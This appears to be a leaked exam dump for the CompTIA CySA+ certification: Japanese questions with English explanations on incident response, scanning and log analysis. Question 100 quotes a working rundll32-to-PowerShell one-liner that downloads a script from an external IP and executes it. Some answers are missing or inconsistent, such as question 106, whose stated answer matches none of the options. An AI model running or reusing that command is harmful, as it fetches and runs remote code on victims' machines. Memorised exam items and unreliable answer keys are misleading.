A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official References:
https://www.ibm.com/topics/incident-response
https://www.crowdstrike.com/cybersecurity-101/incident-response/incident-response-steps/

質問: **80**
新しい SOC マネージャーは、改善を行うために、前回のテーブルトップ演習の長所と短所に関する調査結果を確認しました。SOC マネージャーは、プロセスを改善するために次のどれを活用すべきでしょうか。

A. 最新の監査レポート
B. インシデント対応プレイブック
C. インシデント対応計画
D. 教訓の記録
正解: **D** (コメントを発表する)
The lessons-learned register is an essential document that captures insights and feedback from past exercises or incidents, highlighting what went well and what did not. By utilizing this register, the SOC manager can identify specific areas for improvement and develop actionable steps to enhance future response efforts.
According to CompTIA's CySA+ and Security+ guidance, lessons learned from tabletop exercises are crucial for iterative improvements in an incident response plan. Options A, B, and C are useful resources, but the lessons-learned register specifically focuses on reflection and improvement, which is the primary objective in this context.

質問: **81**
電子メール クライアントを最新のパッチに更新した後、従業員の約 15% のみが電子メールを使用できるようになりました。Windows 10 ユーザーには問題は発生していませんが、Windows 11 ユーザーには継続的に問題が発生しています。変更管理チームが実行できなかったのは次のうちどれですか。
A. 実装
B. テスト
C. ロールバック
D. 検証
正解: (正解を表示します)
Testing is a crucial step in any change management process, as it ensures that the change is compatible with the existing systems and does not cause any errors or disruptions. In this case, the change management team failed to test the email client patch on Windows 11 devices, which resulted in a widespread issue for the users.
Testing would have revealed the problem before the patch was deployed, and allowed the team to fix it or postpone the change.
References: 7 Reasons Why Change Management Strategies Fail and How to Avoid Them, CompTIA CySA+ CS0-003 Certification Study Guide

質問: **82**
あるソフトウェア開発者は、不十分なログ機能を組み込むために、一般的なセキュリティ リスクを伴う Web アプリケーションを展開しています。次のアクションのうちどれが最も効果的ですか? アプリケーション開発に伴うリスクを軽減するには?
A. 統合開発環境を使用して静的解析を実行します。
B. 環境に補償コントロールを導入します。
C. サーバー側のログ記録と自動更新を実装します。
D. OWASP のベスト プラクティスを使用して定期的にコード レビューを実施します。
正解: (正解を表示します)
Conducting regular code reviews using OWASP best practices is the most effective action to reduce risks associated with the application development. Code reviews are a systematic examination of the source code of an application to detect and fix errors, vulnerabilities, and weaknesses that may compromise the security, functionality, or performance of the application. Code reviews can help to improve the quality and security of the code, as well as to identify and remediate common security risks, such as insufficient logging capabilities.
OWASP (Open Web Application Security Project) is a global nonprofit organization that provides free and open resources, tools, standards, and best practices for web application security. OWASP best practices for logging include following a common logging format and approach, logging relevant security events and data, protecting log data from unauthorized access or modification, and using log analysis and monitoring tools to detect and respond to security incidents. By following OWASP best practices for logging, developers can ensure that their web applications have sufficient and effective logging capabilities that can help to prevent, detect, and mitigate security threats.
References: OWASP Logging Cheat Sheet, OWASP Logging Guide, C9: Implement Security Logging and Monitoring - OWASP Foundation

質問: **83**

自動化された情報システムのセキュリティが最も効果的かつ経済的であることを保証する特性は次のどれですか?
A. 本来は必要なセキュリティを提供するために設計された
B. 厳しいセキュリティテストを受ける
C. 特定のセキュリティ脅威に対応するようにカスタマイズ
D. セキュリティ追加前に最適化
正解**: (**正解を表示します**)**
Comprehensive Detailed Explanation:The most effective and economical way to ensure the security of an automated information system is to design it with security in mind from the outset. This is often referred to as
" security by design. " Here's a breakdown of each option and why option A is correct:
* A. Originally designed to provide necessary security
* Explanation: Systems designed with security from the beginning integrate secure practices and considerations during the development process. This approach mitigates the need for costly and complex retroactive security implementations, which are common in systems where security was an afterthought.
* Cost Efficiency: Security implementations at the design stage can be embedded into the system architecture, reducing the costs associated with later modifications.
* Effectiveness: Security-by-design approaches often result in robust systems that are more resilient to vulnerabilities because they address security concerns at each development phase.
* B. Subjected to intense security testing
* While rigorous security testing (such as penetration testing and vulnerability assessments) is essential, it is reactive. Security testing is more effective when applied to systems already designed with foundational security principles, ensuring that tests identify potential flaws in an inherently secure system.
* C. Customized to meet specific security threats
* Customizing security to meet specific threats addresses unique risks, but such a targeted approach may miss new or emerging threats not initially considered. It also risks neglecting fundamental security practices that apply universally, leading to potential vulnerabilities.
* D. Optimized prior to the addition of security
* Optimizing a system before adding security features may enhance performance but does not guarantee security. Security cannot be effectively added onto a system as an afterthought without incurring additional costs or creating potential weaknesses.
References:
NIST SP 800-160: Systems Security Engineering, which emphasizes designing systems with security integrated from the beginning.
OWASP Security by Design Principles: Explores how security considerations are most effective when included early in development.

質問**: 84**
インシデント対応のパフォーマンスと調整を評価するために、チームがシミュレートされた脅威を受け取ることを保証するのは次のどれですか?
A. 脆弱性評価
B. インシデント対応プレイブック
C. テーブルトップ演習
D. サイバーセキュリティフレームワーク
正解**: (**正解を表示します**)**
Comprehensive and Detailed Step-by-Step Explanation:A tabletop exercise is a structured simulation that allows teams to practice and evaluate their incident response procedures and coordination without actual operational impact. These exercises are used to identify gaps in processes and ensure preparedness for real- world threats.
References:
CompTIA CySA+ All-in-One Guide (Chapter 3: Incident Response Procedures) CompTIA CySA+ Practice Tests (Domain 3.0 Incident Response)

質問**: 85**
セキュリティアナリストがノートパソコンの脆弱性を特定しています。ユーザーは出張などでノートパソコンをオフィス外に持ち出すことが多く、脆弱性スキャンの指標が不正確になっていま

す。MTTDを4日未満に短縮するために、アナリストは以下のどの変更を提案すべきでしょうか？
A. すべてのエンドポイントにエージェントをデプロイして、脆弱性を毎日スキャンします。
B. ネットワーク脆弱性スキャンジョブで認証情報を使用するように設定します。
C. 脆弱性スキャナーの設定を変更して、ネットワークスキャンを1日に複数回実行します。
D. スキャンの最大実行時間を4日間に増やし、不足しているエンドポイントを待機します。
正解: **(**正解を表示します**)**
The issue is that laptops are often off-network (traveling), causing inaccurate network-scan metrics and slower detection. The best way to reduce MTTD (mean time to detect vulnerabilities) for roaming endpoints is agent-based scanning, because agents run continuously on endpoints and can still scan/report results even when devices are not connected to the corporate network.
Exact extract (All-in-One Exam Guide):
"Because the agents run continuously on each host, mobile devices can still be scanned even when they are not connected to the corporate network." It further emphasizes suitability for mobile devices:
Exact extract (All-in-One Exam Guide):
"agent-based (or serverless) vulnerability scans are typically better for scanning mobile devices." And Sybex Practice Tests directly supports this scenario (traveling sales laptops) by selecting agent-based scanning as best for accurate config visibility on traveling laptops:
Exact extract (Sybex Practice Tests):
"...most accurate view of configuration issues on laptops belonging to traveling salespeople. Which technology will work best...? A. Agent-based scanning" Why the other options don't solve the "traveling laptops" problem:
* B (credentialed scans): improves depth/accuracy when the device is reachable, but does nothing when laptops are offline/not on the network.
* C (more frequent network scans): still misses devices that aren't connected.
* D (increase runtime): waiting longer doesn't reduce MTTD; it just delays reporting and still won't scan an off-network device.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): agents scan continuously; mobile devices can be scanned off-network; agent-based better for mobile devices
* Chapple/Seidl, CompTIA CySA+ Practice Tests (CS0-003): agent-based scanning best for traveling laptop scanning accuracy

質問: **86**
セキュリティ マネージャーは、侵入テストと演習中の会社のネットワーク インフラストラクチャの防御の両方に参加するアナリストの特別なグループを結成することを決定しました。
この目標を達成するために、グループは次のどのチームを編成すべきでしょうか?
A. 青チーム
B. 紫チーム
C. レッドチーム
D. 緑チーム
正解: **(**正解を表示します**)**
A purple team is specifically defined as a collaborative approach that combines the offensive focus of the red team (penetration testing/adversary emulation) with the defensive focus of the blue team (detection
/response and defense). That matches the scenario: analysts participate in both pen testing and defending during exercises.
Exact extract (All-in-One Exam Guide):
" purple team A collaborative approach that combines the 'red team' and 'blue team.' The red team attempts to breach the organization's defenses, while the blue team responds to the simulated attacks from the red team." The Sybex Practice Tests also reinforce this definition:
Exact extract (Sybex Practice Tests):
"...the purple team combines elements of the red team and blue team ."
References (CompTIA CySA+ CS0-003 documents / study guides used):

* Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003) : purple team combines red + blue
* Chapple/Seidl, CompTIA CySA+ Practice Tests (CS0-003) : purple team combines red + blue

質問: **87**
開発チームは、Web アプリケーションのベータ版の公開を準備しており、SQL インジェクション、パス トラバーサル、クロスサイト スクリプティングなどの脆弱性を迅速にテストしたいと考えています。セキュリティ チームがこのテストを実行するために推奨する可能性が高いツールは次のどれですか。
A. 熱がある
B. OpenVAS
C. OWASP ザップ
D. Nmap
正解: **(**正解を表示します**)**
OWASP ZAP (Zed Attack Proxy) is a tool recommended for quickly testing web applications for vulnerabilities, including SQL injection, path traversal, and cross-site scripting. It is an open-source web application security scanner that helps identify security issues in web applications during the development and testing phases.

質問: **88**
SOC マネージャーは、過去 4 週間の指標を確認して、繰り返し発生する可用性の問題を調査します。マネージャーは、報告された問題の発生時刻と相関する類似のイベントを見つけます。マネージャーが問題を解決するために使用する可能性が高いのは次のどの方法でしょうか。
A. 脆弱性評価
B. 根本原因分析
C. 再発レポート
D. 学んだ教訓
正解: **B (**コメントを発表する**)**
Root Cause Analysis (RCA)is the best approach toidentify and resolve the underlying cause of recurring incidents. It involves a systematic investigation of logs, configurations, and operational data to pinpoint the reason behindpersistent security issues.
* Option A (Vulnerability assessment)helpsidentify security weaknessesbut does not focus onrecurring operational issues.
* Option C (Recurrence reports)trackpatternsbut do notresolve the root cause.
* Option D (Lessons learned)is valuable but is typicallya post-mortem discussion rather than an investigative method.
Thus,B is the correct answer, asroot cause analysis is the best approach for diagnosing recurring availability issues.

質問: **89**
最近ランサムウェアの標的となったある企業のセキュリティ チームは、このインシデントの影響を受け、その範囲内にあると特定されたホストのリストを作成しました。次のホスト リストに基づきます。

Impacted hostname	OS	Function
SQL01	Windows 2012 R2	SQL Database Server
WK10-Sales07	Windows 10	Corporate Laptop
WK7-Plant01	Windows 7	Assembly/plant System
DCEast01	Windows Server 2016	Domain Controller
HQAdmin9	Windows 11	Network Admin Laptop

脅威アクターがグループ ポリシーを介して暗号化バイナリを配布する際に最も重要なシステムはどれですか。

A. SQL01

B. WK10-セールス07

C. WK7-プラント01

D. DCEast01

E. HQAdmin9

正解: **(**正解を表示します**)**

Based on the list of hosts and their functions, DCEast01, which is a Domain Controller, would be the most pivotal in the distribution of an encryption binary via Group Policy. Domain Controllers are responsible for security and administrative policies within a Windows Domain. Group Policy is a feature of Windows that facilitates a wide range of advanced settings that administrators can use to control the working environment of user accounts and computer accounts. Group Policy can be used to deploy software, which in this case would be the encryption binary of the ransomware. SQL01 is a database server and unlikely to be used for this purpose. WK10-Sales07 and WK7-Plant01 are client machines, and HQAdmin9, although it is a network admin laptop, would not typically be used to distribute policies across a network.

質問: **90**

インシデント後の分析と改善のプロセス中に組織が異なる社内部門グループを割り当てる理由として最も可能性が高いのは次のどれですか。

A. 特定の作業領域に関連するインシデント管理プロセスの欠陥を明らかにする

B. すべてのスタッフがレビュープロセスに触れ、フィードバックを提供できるようにすること

C. インシデント全体を通じて組織のプレイブックが適切に実行されたことを確認する

D. インシデント対応プロセスに関与していないスタッフのクロストレーニングを可能にする

正解: **A (**コメントを発表する**)**

Thepost-incident review processhelps an organization identify gaps in its response and security posture.

Assigning different departmental groups ensures that flaws inspecific work areas (such as IT, HR, or legal teams)are identified and addressed.

* Option Bis incorrect because not all staff need exposure; the review focuses on relevant stakeholders.

* Option Cis a part of the process, but the main goal is improvement, not just playbook verification.

* Option D(cross-training) is a benefit but not the main objective.

Thus,A is the best answerbecause it focuses on identifyingflaws in specific areas of incident management.

質問: **91**

セキュリティ アナリストは、セキュリティ スキャン中に、重要なアプリケーションで同じ脆弱性を定期的に発見します。SDLC フェーズに沿って適用した場合、この問題を最も軽減する推奨事項は次のうちどれですか?

A. 本番環境のアプリケーションに対してレッドチーム演習を定期的に実施します。

B. 実装されているすべてのコーディング ライブラリが定期的にチェックされていることを確認します。
C. CI/CDflow のパイプラインの一部としてアプリケーション セキュリティ スキャンを使用します。
D. あらゆるデータ入力フォームに適切な入力検証を実装します。
正解: **C (**コメントを発表する**)**
Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration.
Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

質問: **92**
脆弱性スキャンにより、以下の問題が判明しました。
資産の種類
CVSSスコア
エクスプロイトベクトル
ワークステーション
6.5
RDPの脆弱性
ストレージサーバー
9.0
サーバーアプリケーションの脆弱性による不正アクセス
ファイアウォール
8.9
デフォルトパスワードの脆弱性
ウェブサーバー
10.0
ゼロデイ脆弱性(ベンダーはパッチを開発中)
セキュリティアナリストは、以下のどの行動を最初にとるべきでしょうか？
A. 脆弱性スキャンを再度実行して、重大な問題の存在を確認します。
B. この勧告をウェブセキュリティチームに転送し、他の脆弱性に対する優先順位付け戦略を開始します。
C. すべての項目のパッチリリースを監視し、パッチ適用を適切なチームにエスカレーションします。
D. Webシステム管理者に連絡して、資産を停止するよう依頼してください。
正解: **(**正解を表示します**)**

質問: **93**

SOC アナリストに現実的なトレーニングを提供するための最適な方法はどれですか?
A. フィッシング評価
B. OpenVAS
C. 攻撃シミュレーション
D. 飛翔
E. ハニーポット
正解**: (**正解を表示します**)**
Attack simulations provide realistic, hands-on scenarios that mirror true incidents, allowing SOC analysts to practice detection, analysis, and response skills under real-world pressure. These simulations are crucial for developing and reinforcing SOC procedures and incident workflows.
Phishing assessments (A) are targeted, limited training.
OpenVAS (B) is a vulnerability scanner, not a training tool.
SOAR (D) is a response automation tool.
Honeypots (E) help observe attacker behavior, but aren't training-focused.
Reference:
CS0-003 Objectives 3.3 - Incident Response Training
Mya Heath All-in-One - Chapter 14: Post-Incident Activities and Training

質問**: 94**
セキュリティ チームは、セキュリティ イベント後に誰が次のステップを実行するべきかを決定するのに苦労した後、教訓を学んだ会議を開催します。この問題に対処するためにチームは次のうちどれを作成する必要がありますか?
A. サービスレベル契約
B. 変更管理計画
C. インシデント対応計画
D. 覚書
正解**: C (**コメントを発表する**)**
An incident response plan (IRP) is a document that defines the roles and responsibilities, procedures, and guidelines for responding to a security incident. It helps the security team to act quickly and effectively, minimizing the impact and cost of the incident. An IRP should specify who should conduct the next steps following a security event, such as containment, eradication, recovery, and analysis12. References: CompTIA CySA+ CS0-003 Certification Study Guide, page 362; 6 Incident Response Steps to Take After a Security Event, section 2.

質問**: 95**
あるユーザーが過去1週間にわたり継続的に大量のネットワーク帯域幅を消費しているとして、警告を受けました。調査の結果、セキュリティアナリストは以下のウェブサイトへのトラフィックを発見しました。
日付/時刻
URL
目的地港
バイト単位で
バイツアウト
2023年12月24日 14:00:25
youtube.com
80
450000

4587
2023年12月25日 14:09:30
translate.google.com
80
2985
3104
2023年12月25日 14:10:00
tiktok.com
443
675000
105
2023年12月25日 16:00:45
netflix.com
443
525900
295
2023年12月26日 16:30:45
grnail.com
443
1250
525984
2023年12月31日 17:30:25
office.com
443
350000
450
2023年12月31日 17:35:00
youtube.com
443
300
350000
アナリストは、以下のデータフローのうちどれを最初に調査すべきでしょうか？
A. netflix.com
B. youtube.com
C. tiktok.com
D. grnail.com
E. translate.google.com
F. office.com
正解: (正解を表示します)
* D (" grnail.com ") is a suspicious domain that resembles " gmail.com. "
* The high " bytes out " value (525,984 bytes) indicates potential data exfiltration.

* Attackers often use typosquatting (e.g., " grnail.com " instead of " gmail.com ") to trick users into visiting malicious sites.
Why Not Other Options?
* A (Netflix, B YouTube, C TikTok) # Large downloads, but expected behavior for streaming sites.
* E (Google Translate) # Low data volume, no exfiltration risk.
* F (Office.com) # Microsoft service, no indication of malicious activity.
Reference: CompTIA CySA+ CS0-003, Chapter 5: " Threat Intelligence and Threat Detection, " Section: " Analyzing Malicious Domains and Network Traffic. "

質問: **96**
インシデント対応アナリストは、社内管理者のみを標的とした複数のメールがネットワーク上を流れていることに気づいた。そのメールには、別の国にある未知のウェブサイトに誘導する隠されたURLが含まれていた。
次の選択肢のうち、現状を最もよく表しているのはどれですか？(2つ選択してください。)
A. ビーコン
B. ドメインネームシステムハイジャック
C. ソーシャルエンジニアリング攻撃
D. オンパス攻撃
E. 難読化されたリンク
F. アドレス解決プロトコルのポイズニング
正解: **(**正解を表示します**)**
A social engineering attack is a type of cyberattack that relies on manipulating human psychology rather than exploiting technical vulnerabilities. A social engineering attack may involve deceiving, persuading, or coercing users into performing actions that benefit the attacker, such as clicking on malicious links, divulging sensitive information, or granting access to restricted resources. An obfuscated link is a link that has been disguised or altered to hide its true destination or purpose. Obfuscated links are often used by attackers to trick users into visiting malicious websites or downloading malware. In this case, an incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. This indicates that the analyst is witnessing a social engineering attack using obfuscated links.

質問: **97**
小規模企業には、給与管理におけるエラーや不正を防止するために職務を効果的に分離するのに十分なスタッフがいません。最高情報セキュリティ責任者(CISO)は、リスクを軽減するためにログと監査証跡を維持およびレビューすることにしました。CISO が実装したのは次のうちどれですか?
A. 是正措置
B. 補償制御
C. 運用管理
D. 管理コントロール
正解: **(**正解を表示します**)**
Compensating controls are alternative controls that provide a similar level of protection as the original controls, but are used when the original controls are not feasible or cost-effective. In this case, the CISO implemented compensating controls by reviewing logs and audit trails to mitigate the risk of error and fraud in payroll management, since segregating duties was not possible due to the small staff size

質問: **98**
セキュリティ アナリストは、組織の脆弱性管理プログラムを改善しています。アナリストは、システムのインフラストラクチャ チームと現在のレポートを照合しましたが、レポートは現在のパッチ適用レベルを正確に反映していません。レポートのエラーを修正できる可能性が高いのは次のうちどれですか。
A. 脆弱性スキャンツールのエンジンの更新
B. 集中システムを通じてパッチをインストールする

C. 脆弱性スキャンを認証するための設定
D. スキャンツールのプラグインをデフォルトにリセットする
正解**: (**正解を表示します**)**
Credentialed vulnerability scansallow the scanner tolog into systems and retrieve accurate information about installed patches and configurations. If the reportsdo not reflect current patching levels, it is likely that the scan is being performedwithout credentials, leading to incomplete or inaccurate results.
* Option A (Updating the scanning engine)ensures the tool has the latest detection capabilities but does not directly affect scan accuracy for missing patches.
* Option B (Centralized patching)helps maintain consistency but does not correct reporting errors.
* Option D (Resetting plug-ins)may be useful if plug-ins are outdated, but the primary issue islack of privileged accessduring scanning.
Thus,C is the correct answer, ascredentialed scans provide more accurate vulnerability assessments.

質問**: 99**
アナリストは、新しいゼロデイ脅威に関する最近の政府警告を確認し、最も重大な脆弱性について次の CVE メトリックを発見しました。
CVSS: 3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:U/RL:W/RC:R
次のどれがこの重大な脆弱性のエクスプロイト コードの成熟度を表していますか?
A. E:U
B. S:C
C. RC:R
D. AV:N
E. AC:L
正解**: (**正解を表示します**)**
The exploit code maturity of a vulnerability is indicated by the E metric in the CVSS temporal score. The value of U means that no exploit code is available or unknown1. The other options are not related to the exploit code maturity, but to other aspects of the vulnerability, such as attack vector, scope, availability, and complexity1.

質問**: 100**
組織環境内の2台のワークステーションで疑わしいワンライナーが実行されたため、SIEMアラートがトリガーされました。アナリストは、これらのイベントの詳細を以下のように確認します。

```
rundll32.exe javascript:"\..\mshtml,RunHMTLApplication ";document.write();r=new%20 ActiveXObject ("WScript.Shell").run("powershell -w
h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('77.247.109.185/AccessToken.ps1'))",0,true);
```

この一行のメッセージに基づくと、攻撃者の意図を最もよく表しているのは、次のうちどれでしょうか？
A. 攻撃者はJavaScriptを介して権限を昇格させています。
B. 攻撃者はカスタムマルウェアを使用して追加のスクリプトをダウンロードしています。
C. 攻撃者は PowerShell スクリプト " AccessToken.psr を実行しています。
D. 攻撃者はターゲットマシンに永続化メカニズムをインストールしようとしています。
正解**: (**正解を表示します**)**
The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

質問**: 101**
最高情報セキュリティ責任者 (CISO) は、学んだ教訓と関連する事後報告を通じて、レガシー アプリケーションを使用するスタッフが、悪意のない電子メールとフィッシング メールを区別する方法を十分に理解していないことを突き止めました。この問題を修正するために、CISO がアクション プランに含めるべき項目は次のどれですか。
A. 意識啓発トレーニングと教育
B. レガシーアプリケーションの置き換え

C. 組織ガバナンス
D. すべてのシステムで多要素認証
正解: **(**正解を表示します**)**
Awareness training and education are essential to help staff recognize phishing emails and understand safe email practices, particularly when using legacy applications that might not have the latest security features.
Training helps build a culture of security mindfulness, which is critical for preventing social engineering attacks. According to CompTIA Security+ and CySA+ frameworks, user education is a fundamental aspect of organizational defense against phishing. Options like replacing applications or implementing MFA (while helpful) do not directly address the need for user awareness in this scenario.

質問: **102**
セキュリティオペレーションセンターは、組織のクラウドテナントに関連して、以下の警告を受信します。

Time	Alert description	Severity
Oct 10, 2023 02:00	Excessive application programming interface (API) failures from user jdoe12@myorg.com during a short period of time	Medium
Oct 10, 2023 02:15	Abnormal access to the cloud virtual machine (VM) International Material Data System service on project staging-01	Low
Oct 10, 2023 05:10	Abnormal amount of VMs created during a short period of time by service-01256623@compute-system.iam.gserviceaccount.com on project staging-01	Low
Oct 10, 2023 05:40	Malware running on compute instance edoifj34 on project staging-01	High
Oct 10, 2023 05:41	Malware running on compute instance eio325r on project staging-01	High
Oct 10, 2023 05:43	Malware running on compute instance jg3209f on project staging-01	High
Oct 10, 2023 05:46	Malware running on compute instance fd031f on project staging-01	High

アナリストが最初の侵害を特定するために最初に行うべきことは、次のうちどれですか？
A. プロジェクト staging-01 の下のすべてのアクティビティの監査ログを検索し、VM edoif j34 に対するすべてのアクションを関連付けます。
B. userjdoe12@myorg.com の監査ログを検索し、プロジェクト staging-oi での成功した API リクエストを関連付けます。
C. アラート発生時にプロジェクト staging-oi を対象としたコンピューティング インスタンスのアクションが正常に実行されたかどうかを監査ログで確認してください。
D. VM fd03lf のアラート発生時に、コンピューティング インスタンス API を対象とした監査アクションがないかログを確認してください。
正解: **(**正解を表示します**)**
To identify the initial compromise , the analyst should start with the earliest suspicious activity in the timeline and pivot into the audit logs for the principal (identity) associated with that first alert.

Here, the first notable event is 02:00 excessive API failures tied to jdoe12@myorg.com . That commonly indicates password guessing, token misuse, or other authentication abuse attempts. The next events (02:15 metadata service access, 05:10 mass VM creation by a service account, 05:40 malware) look like follow-on activity after an initial foothold. Therefore, the best first step is to check whether those API failures were followed by any successful API calls by that user and then correlate those successful actions to the later stages in project staging-01 .
This approach aligns with CySA+ guidance that analysts should use logs + timestamps to build a timeline and correlate events across identities/systems to understand scope and progression:
* Sybex emphasizes correlating events from multiple sources and using that correlation to determine scope and impact: Exact extract (Sybex Study Guide): "Security analysts are often asked to help analyze that data... Knowing if other events are correlated with the initial event ... [and] understanding what systems, users, services, or other assets were involved..."
* Secbay underscores that logs and timestamps are key to forming an accurate incident timeline (which is exactly what we're doing by starting from the earliest alert): Exact extract (Secbay Press): " System and application logs with timestamps help create a timeline of events , aiding in understanding when specific actions occurred during the incident." Why Option B is best vs. the others
* B starts with the earliest suspicious identity and seeks successful API activity that would confirm compromise and explain subsequent actions (metadata access # service account actions # malware).
* A is too broad initially ("all activity under project staging-01") and anchors on a VM that only appears later; it's not the best first pivot when you already have an earlier suspect identity.
* C starts at the compute-instance phase (05:10) rather than the earliest authentication/API anomaly (02:
00), so it's more likely to find post-compromise actions rather than the initial entry.
* D anchors on a specific later VM (fd031f) and compute APIs, again likely after the initial compromise.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003) : correlate other events with the initial event; identify involved users/systems/services
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003) : logs + timestamps build a timeline of events and support analysis of incident progression

質問**: 103**
以下のどの手法が、SOCチームが内部セキュリティ活動に関連するアラートの数を減らし、アナリストがトリアージを行う必要性を軽減するのに役立ちますか？
A. 不要な通知や重複した通知を削除する SOAR ルールを追加します。
B. 脆弱性スキャンが実行されている間はアラートを無効にするタスクをスケジュールします。
C. SIEM 内の重要度の低いアラームをすべてフィルタリングします。
D. SIEMに取り込まれたデータに、トリアージに必要なすべてのデータを含めるように拡張します。
正解**: B (**コメントを発表する**)**

質問**: 104**
セキュリティオペレーションセンターのアナリストがコマンドラインを使用して特定のトラフィックを表示しています。アナリストは次のコマンドを使用します。
tshark -r file.pcap -Y " http または udp "
コマンドラインには次のうちどれが表示されますか？
A. 暗号化されたウェブ要求とドメインネームシステム(DNS)トラフィック
B. 暗号化されていないウェブ要求とDNSトラフィック
C. 暗号化も非暗号化もされていないウェブおよびDNSトラフィック
D. 暗号化されたWebトラフィックと暗号化されていないWebトラフィックおよびDNSトラフィックの両方
正解**: (**正解を表示します**)**
This command uses a Wireshark display filter (-Y) to show packets that match either HTTP or UDP:
* http matches HTTP protocol traffic, which is unencrypted web traffic (i.e., not HTTPS/TLS). To view encrypted web requests (HTTPS), you would need SSL/TLS decryption support and a proper setup (keys, etc.). The All-in-One guide explicitly notes Wireshark/TShark support for SSL/TLS decryption to view encrypted traffic, implying encrypted web traffic isn't simply "http" unless decrypted and dissected accordingly.
* udp matches all UDP traffic, and DNS commonly uses UDP/53, so DNS packets will be included as part of UDP traffic.
Supporting extracts from the All-in-One guide about filtering and web ports (HTTP/HTTPS) and TLS decryption capabilities:

Exact extract (All-in-One Exam Guide):
"Port filters... Example: tcp port 80 or tcp port 443"
Exact extract (All-in-One Exam Guide):
"Support for SSL/TLS decryption to view encrypted traffic"
Therefore: The filter shows unencrypted web (HTTP) traffic and UDP traffic (which includes DNS), making B the best match.

質問: **105**
最近、攻撃者が金融機関のデータベースに不正アクセスしました。このデータベースには機密情報が含まれています。攻撃者は、検出されてブロックされる前に大量のデータを盗み出しました。セキュリティ アナリストは、攻撃者がどのようにしてアクセスできたのかを判断するために、根本原因分析を完了する必要があります。アナリストが最初に実行する必要があるのは次のうちどれですか。
A. 将来の参照用に、インシデントおよび攻撃に関連する調査結果を文書化します。
B. 影響を受けるシステムの管理を担当する従業員にインタビューします。
C. クライアント アプリケーションとユーザー アクセスに関連するすべてのイベントを記録するログ ファイルを確認します。
D. インシデントを封じ込めて被害を最小限に抑えるために取るべき即時の措置を特定します。
正解: **C (**コメントを発表する**)**
In a root cause analysis following unauthorized access, the initial step is usually to review relevant log files.
These logs can provide critical information about how and when the attacker gained access.
The first step in a root cause analysis after a data breach is typically to review the logs. This helps the analyst understand how the attacker gained access by providing a detailed record of all events, including unauthorized or abnormal activities. Documenting the incident, interviewing employees, and identifying immediate containment actions are important steps, but they usually follow the initial log review.

質問: **106**
ある組織のメールアカウントが悪意のある攻撃者によって侵害されました。以下の情報が与えられています。
チームが脅威を検知するのに要した時間は、次のうちどれですか？
A. 25分
B. 40分
C. 45分
D. 2時間
正解: **(**正解を表示します**)**
The threat was detected from the time the emails were sent at 8:30 a.m. to when the recipients started alerting the organization's help desk about the email at 8:45 a.m., taking a total of 15 minutes. The detection time is the time elapsed between the occurrence of an incident and its discovery by the security team . The other options are either too short or too long based on the given information. References: : Detection Time :
Incident Response Metrics: Mean Time to Detect and Mean Time to Respond

質問: **107**

レポートには、Web アプリケーションの特定のバージョンの脆弱性を悪用するゼロデイ エクスプロイトの IoC および TTP 情報が含まれています。レポートを受け取った後、SOC アナリストが最初に実行する必要があるアクションは次のうちどれですか。
A. 環境が危険にさらされているかどうかを判断するために脆弱性スキャンを実装します。
B. Web プロキシおよびファイアウォールのレポートから IP アドレスとドメインをブロックします。
C. 情報が組織に関連しているかどうかを確認します。
D. Web アプリケーション ログを分析して、疑わしいアクティビティや悪意のあるアクティビティを特定します。
正解: **(**正解を表示します**)**
Before taking any action, the SOC analyst should first verify if the Indicators of Compromise (IoC) and Tactics, Techniques, and Procedures (TTPs) reported are relevant to the organization's environment. This involves checking if the vulnerable application or version is actually in use. As per CompTIA's CySA+ guidelines, relevance verification helps in prioritizing resources and response actions effectively, ensuring that time is not wasted on threats that do not impact the organization. Options A, B, and D are important subsequent steps if the threat is deemed relevant.

質問: **108**
インシデント対応チームが正式なインシデント宣言を作成する最も重要な理由はどれですか?
A. 適切なチャネルを通じてインシデントを報告することを要求する
B. インシデントを宣言する権限を持つスタッフを特定し、文書化する
C. 組織に影響を及ぼすセキュリティイベントを公表できるようにする
D. インシデントに対応する責任を負う部門を確立する
正解: **(**正解を表示します**)**
The formal incident declaration is crucial to identify and document the staff who have the authority to declare an incident, ensuring that incidents are handled by authorized personnel. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Incident Response, page 197.

質問: **109**
情報セキュリティ プログラムを成功させるための重要な要素を最もよく表しているものは次のうちどれですか?
A. ビジネスへの影響分析、資産と変更の管理、およびセキュリティ コミュニケーション プラン
B. セキュリティポリシーの実施、役割と責任の割り当て、情報資産の分類
C. 災害復旧と事業継続計画、およびアクセス制御要件と人事ポリシーの定義
D. 上級管理者の組織構造、メッセージ配布基準、およびセキュリティ管理システムの運用手順
正解: **B (**コメントを発表する**)**
A successful information security program consists of several key elements that align with the organization's goals and objectives, and address the risks and threats to its information assets.
Security policy implementation: This is the process of developing, documenting, and enforcing the rules and standards that govern the security of the organization's information assets. Security policies define the scope, objectives, roles, and responsibilities of the security program, as well as the acceptable use, access control, incident response, and compliance requirements for the information assets.
